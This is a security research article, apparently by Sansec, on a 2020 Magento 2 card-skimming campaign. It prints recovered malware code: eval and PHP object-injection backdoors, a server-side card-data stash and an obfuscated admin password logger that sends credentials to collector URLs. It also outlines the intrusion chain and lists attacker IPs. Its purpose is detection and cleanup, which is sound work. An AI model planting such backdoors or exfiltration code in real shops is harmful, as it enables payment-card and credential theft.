Hackers exploit security flaw right before Black Friday

sansec.io/research/magento-2-persistent-parasite

December 2, 2020

- 2nd December 2020

  Web Skimming / Sansec Threat Research
  Learn about new eCommerce hacks?

  Receive an alert whenever we discover new hacks or vulnerabilities that may affect your online store.

- What is
  Magecart?

  Also known as digital skimming, this crime has surged since 2015. Criminals steal card data during online shopping. Who are behind these notorious hacks, how does it work, and how have Magecart attacks evolved over time?

  About Magecart

Persistent parasite stays dormant in Magento 2 until Black Friday

Over the last months, hackers have quietly added a subtle security flaw to over 50 large online stores, only to exploit them right before Black Friday, Sansec research shows. The flaw's presence would ensure future access for the attackers, even if their primary operation was blown. Sansec has been tracking this developing campaign since April this year, and found numerous stealthy tactics to dodge detection.

The affected stores were all running the older Magento 2.2, which is unsupported since December 2019.

In addition to the injected flaw, attackers used a hybrid skimming architecture, with front and back end malware working in tandem. The added obfuscation & safeguarding measures make this the most complex skimming operation Sansec has identified this year.

Thanks to @RicTempesta, @giacmir and @vdloo_ for additional analysis

A persistent parasite

Ever bitten by a tick? Just removing the body will not prevent a nasty infection. As is the case with this campaign, where attackers injected multiple safeguarding mechanisms to secure their operations. The attack is extremely difficult to get rid of, and most compromised merchants will see a reinfection within days after a cleanup.

This sophisticated attack consists of 4 components:

1. a subtle POI security flaw functioning as backdoor
2. a backdoor watchdog in the form of a hidden system process
3. a CORS-defeating hybrid payment (Magecart) skimmer, using frontend and backend components, with an discrete PII-retrieval feature
4. an admin password logger with remote exfiltration

The backdoor allows the attacker to inject future, more advanced code into the site. The watchdog ensures recovery of the backdoor, should somebody remove it. And the admin password logger, well, logs passwords just in case.

We will describe each component here. Sansec has found all attacks to be hand-crafted for individual stores, so the malware on your store may vary slightly.

Are you affected? Our eComscan scanner detects all of the varieties that we have investigated so far.

Part A: The Product Compare Backdoor

Sansec found two distinct backdoors added to the Product Compare functionality of Magento 2. Both are activated by sending a specially crafted `POST` to `/catalog/product_compare/`. The first one is trivial and easily detectable. If the product key matches, it will run the given products as *executable code*:

```
// generated/code/Magento/Catalog/Controller/Product/Compare/Index/Interceptor.php
$productContents = $this->getRequest()->getParam('product_contents');
$productKey = $this->getRequest()->getParam('product_key');
if($productContents != "" &&
    $productKey ==
"ceedf557f7e6acb1f0025c07df235c555e2d9d808e7f6e6e64825a3d5bb2ee6d") {
        $productValues = base64_decode($productContents);
        eval ($productValues);
}
```

The second one is much more subtle, because it injects the PHP `unserialize` function. This feature is officially deprecated, because it allows PHP Object Injection (POI) attacks. Previously, Sansec published dozens of POI attacks in eCommerce extensions. The use of unserialize may look benign to the casual observer, while it actually hands full control to anyone knocking on its door (with a properly crafted PHP object).

Also, the irony of a PHP Object Injection injection is not lost on us.

```
// generated/code/Magento/Catalog/Controller/Product/Compare/Index/Interceptor.php
$productContents = $this->getRequest()->getParam('product_contents');
if($productContents != "") {
    $pluginData = new \Zend\Serializer\Adapter\PhpCode;
    $data = '"plugInfo";' . base64_decode($productContents);
    $pluginData->unserialize($data);
}
```

NB when this backdoor is used, it will trigger a warning in your logs (more info):

```
Warning: Uses eval() The PhpCode adapter utilizes eval() to unserialize. This
introduces both a performance and potential security issue as a new process will be
executed.

The Zend\Serializer\Adapter\PhpCode adapter generates a parsable PHP code
representation using var_export(). To restore, the data will be executed using eval.
```

A similar but slightly different backdoor was found to be injected into `app/autoload.php`:

```
$productKey = "";
if (isset($_POST['product_key']))
    $productKey = $_POST['product_key'];
if (isset($_POST['VENDOR_NEW_PATH_MAGE']) &&
    ($productKey != "PRODUCT_KEY") )  {
    $vendor_path  = $_POST['VENDOR_NEW_PATH_MAGE'] ;
    $pr_func  = "base". "64_de"."code";
    $path_data = $pr_func($vendor_path);
        eval ($path_data);
}
```


Part B: The Backdoor Watchdog

Attackers may have started one or more background processes on your server that will monitor the presence of the malware. Should the backdoor in Product Compare be removed, the original backdoor will get reinstalled. Meanwhile, the timestamps of all your files are reset, so that the odd timestamp will not cause any suspicion.

The backdoor watchdog is a compiled C process that is started from `/pub/media`. The process may have multiple names that mimick legitimate system processes, such as:

```
dnsadmin dormant
sshd [net]
php-fpm: pool www
```

The actual executable is deleted from `/pub/media` but can be inspected via `/proc/<pid>/exe`. The watchdog contains a hard copy of the actual backdoor (which can be inspected with `strings /proc/<pid>/exe`). After reinjecting the backdoor, the watchdog will run `find generated/ -type f -name "*.php" -exec touch {}` to reset the timestamps.




Additionally, the watchdog process listens on TCP port 9000. We haven't investigated further, but it is likely another out-of-bounds channel to receive commands by the malware owner.

Pro tip: quickly find any of these backdoor watchdogs by running:

```
sudo grep -l Magento.Catalog /proc/*/exe
```

Part C: The Magecart Payment Stealer

The skimmer is added to `require.js` or another static JS file on disk. It may show a fake payment form (customized for the specific shop) but in all cases, sends all of the intercepted data to `/checkout`. This is almost identical to a normal transaction flow, so security monitoring systems will not raise any flags.



Then on the server side, a payload handler is added to `vendor/magento/module-customer/Model/Session.php`. It collects the payment data and saves it to a discrete location for later retrieval (such as `pub/media/tmp/design/file/default_luma_logo.jpg` or `pub/media/tmp/.gitignore`):

```
public function getAuthenticates($request)
{
    if(empty($request->getPostValue('Custom'.'Method')))
        return $this;
    $docroot = BP . "/";
    $sid = $request->getPostValue('Custom'.'Method');
    if($sid != 'init' && $sid != 'LmJhg' && $sid != 'LmJhd') return $this;
    $fname = $docroot.'pub/media/tmp/.gitignore';
    try {
        if(!file_exists($fname)){
            $fhandle = fopen($fname,'w');fclose($fhandle);
        }
        $fhandle = fopen($fname,'r');$content = @fread($fhandle,filesize($fname));fclose($fhandle);
        if($sid == 'init') {
            if( !empty($request-> getPostValue ('Customer_'))) {
                if (!empty($_SERVER['HTTP_CLIENT_IP'])) $ip=$_SERVER['HTTP_CLIENT_IP'];
                elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR'])) $ip=$_SERVER['HTTP_X_FORWARDED_FOR'];
                else $ip=$_SERVER['REMOTE_ADDR'];
                $auth_url = "";
                if($this->isLoggedIn()) {
                    $auth_url = base64_encode (
                    $this -> getCustomer() -> getEmail ()
                    );
                }
                $objectdata = $request->getPostValue('Customer_').'#'.base64_encode($ip).'#'.$auth_url;
                $i = 0; while($i < strlen($objectdata)){
```

The stored credit card data is not retrieved directly, but via a generic POST (in most cases to `/`). Here, the attacker first retrieves the stolen data (5628 bytes) and then truncates the temporary data storage.

```
193.160.32.219 -  "POST / HTTP/1.0" 200 5628 "" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73
Safari/537.36"
193.160.32.219 -  "POST / HTTP/1.1" 200 5611 "" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73
Safari/537.36"
193.160.32.219 -  "POST / HTTP/1.0" 200 20 "" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2656.18 Safari/537.36"
193.160.32.219 -  "POST / HTTP/1.1" 200 25 "" "Mozilla/5.0 (Macintosh; Intel Mac OS
X 10_8_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2656.18 Safari/537.36"
```

Part D: The Admin Password Logger

While all these lines of defense look fairly impenetrable, the attackers added yet another safeguard. Should all of their access get revoked, they would still receive live copies of staff password, delivered to one of these collector URLs:

```
https://www.wheelsonheels.co.uk/pub/health_check.php
https://www.ledpro.com/pub/health_check.php
https://zago-store.vn/pub/health_check.php
```

Relevant code:

```
}
try {
    $this->_initCredentialStorage();
    $this->getCredentialStorage()->login($username, $password);
    if ($this->getCredentialStorage()->getId()) {
        try {
            $hash = "rWmYXPxcXYoF1l8iY9sYFH0cXZe";
            $url = "https://" . $_SERVER['HTTP_HOST'].$_SERVER['REQUEST_URI'];
            $date = gmdate("y-m-d H:i:s",time());
            $meta = "zVG85VGp7JX8tbNNOwguON";
            $req_url = $meta;
            $salt = "KF87C1F8bGqYCFR3ZXp";
            if (md5(md5($salt).md5($hash).$salt) == "a3579e5d887e3ccdef43650987ab386c")
                $req_url = @gzuncompress(base64_decode(str_rot13($hash.$salt.$meta)));
            // https://www.ledpro.com/pub/health_check.php
            $ver_token = $this->getCredentialStorageParser($username,$password,$url,$date);
            $request_data = array("VerifyMethod" => "safe_verify" , "VerifyToken" => $ver_token);
            $ch = curl_init($req_url);
            curl_setopt($ch, CURLOPT_URL,$req_url);
            curl_setopt($ch, CURLOPT_REFERER, $req_url);
            curl_setopt($ch, CURLOPT_HEADER, 1);
```

Because the password logger is initially added to `vendor/magento/module-backend/Model/Auth.php`, it will automatically end up in `generated/code/Magento/Backend/Model/Auth/Proxy.php` every time the Magento 2 code is regenerated.

Another interesting bit is the presence of a `getCredentialStorageChiper` function. It would have looked like a benign function, if only the author hadn't made the mistake of writing `Chiper` instead of `Cipher`.

Luke reported one of these password loggers on Twitter last week.

Root cause analysis

All investigated targets were running Magento 2.2.3 up to 2.2.7. While it is widely used, the 2.2 branch is officially deprecated and all stores are urged to upgrade to Magento 2.3 or 2.4.

In order to gain access to these stores in the first place, the attackers exploited multiple security issues that were patched in Magento version 2.1.17, 2.2.8 and 2.3.1.

1. Retrieve hidden admin panel URL via information disclosure issue.
2. Intercept logged-in administrator session key via SQL injection.
3. Log in on the admin panel and create temporary email template, which can be exploited to run uploaded PHP code.
4. Add backdoor
5. ….possibly a long idle period
6. Add skimmer
7. Periodically retrieve intercepted payment data via POST to `/`

An observed attack chain:

Attribution

Sansec observed the following IPs that either injected malware or retrieved intercepted data:

```
104.129.16.8
104.168.14.206
107.172.97.122
155.94.198.5
167.88.61.117
167.88.61.176
167.88.61.176
185.152.67.39
185.154.13.210
193.160.32.219
198.255.66.27
2.58.45.2
50.7.159.34
66.154.104.2
66.154.105.2
66.212.20.8
67.88.61.176
87.166.53.100
96.44.161.8
```

Recommendations

Sansec recommends all affected merchants to engage a forensic investigate and cleanup. We have provided a checklist for your convenience. Our flagship software eComscan will help your team right now with the investigation, and will also help to prevent future incidents.

Header image by Erik Karits

data-size="large" > Follow @sansecio